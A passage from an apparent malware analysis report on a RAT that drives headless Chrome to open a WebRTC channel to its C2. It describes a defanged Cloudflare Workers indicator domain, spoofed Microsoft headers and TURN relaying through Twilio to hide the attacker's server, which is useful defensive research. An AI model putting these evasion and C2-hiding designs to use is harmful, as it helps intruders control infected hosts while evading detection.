First, a GET request is sent to Cloudflare Workers (“is-01-ast[.]ols-img-12[.]workers[.]dev”) to retrieve the STUN/TURN server configuration required for WebRTC connection as JSON. If this fails, window.msaError() notifies the RAT and terminates.

Figure 13 shows the GET request and response between the browser and the server hosted on Cloudflare Workers infrastructure. Since the browser is launched in headless mode, the User-Agent is identified as HeadlessChrome. As for the Origin and Referer headers, the request is disguised as originating from Microsoft's official website in order to evade detection.

The response body, as shown in Figure 14, returns WebRTC ICE server configuration containing STUN/TURN server information. The STUN server (“stun2.l.google.com”) is used to discover the external IP address of the infected host in order to traverse NAT, while the TURN server (“global.turn.twilio.com”) acts as a relay point when a direct Peer-to-Peer (P2P) connection cannot be established.

2. Creating the WebRTC PeerConnection and DataChannel

Using the retrieved server information, an RTCPeerConnection is created. The DataChannel name is assigned a random alphanumeric string of 5 to 20 characters generated by genStr(5, 20).
3. Connecting events to bindings

The callbacks previously registered via Runtime.addBinding are bound to their respective WebRTC events. When data is received from the C2 (onmessage), the binary data is converted to Base64 and passed to the RAT via window.msaMessage().
4. Interactive Connectivity Establishment (ICE) candidate gathering and SDP negotiation

For WebRTC communication to occur, both parties must first agree on which address to connect to and which format to use for communication. To that end, the malware generates a WebRTC SDP Offer (containing the communication parameters) and gathers ICE candidates to determine the optimal connection path. Once gathering is complete, the SDP Offer is POSTed to the C2 server, which returns an SDP Answer. Applying the C2 server's SDP via setRemoteDescription establishes the WebRTC DataChannnel connection. If ICE candidate gathering does not complete within five seconds, a timeout is triggered and it forcibly executes.


Figures 18 and 19 show the actual POST /token/v1/{UID} request and response. The response contains the attacker's SDP Answer, which includes no ICE candidates, with the connection address set to “0.0.0.0”. By intentionally omitting the ICE candidates that are normally present in standard WebRTC communications, P2P connections are prevented from being established, resulting in a design where all communications are always routed through TURN. By routing traffic through Twilio's legitimate service, the real IP address of the attacker's server never appears in the network traffic, and the dual-layer infrastructure combining Twilio with Cloudflare Workers makes it significantly difficult to trace the attacker's infrastructure.
5. Data conversion helper and random string generation
When sending data from the RAT to the browser, the CDP Runtime.evaluate can only pass strings. However, the actual data transmitted over the WebRTC DataChannel is binary data (ArrayBuffer). The function Base64ToArrayBuffer is responsible for handling this conversion.

6. Send queue and flow control
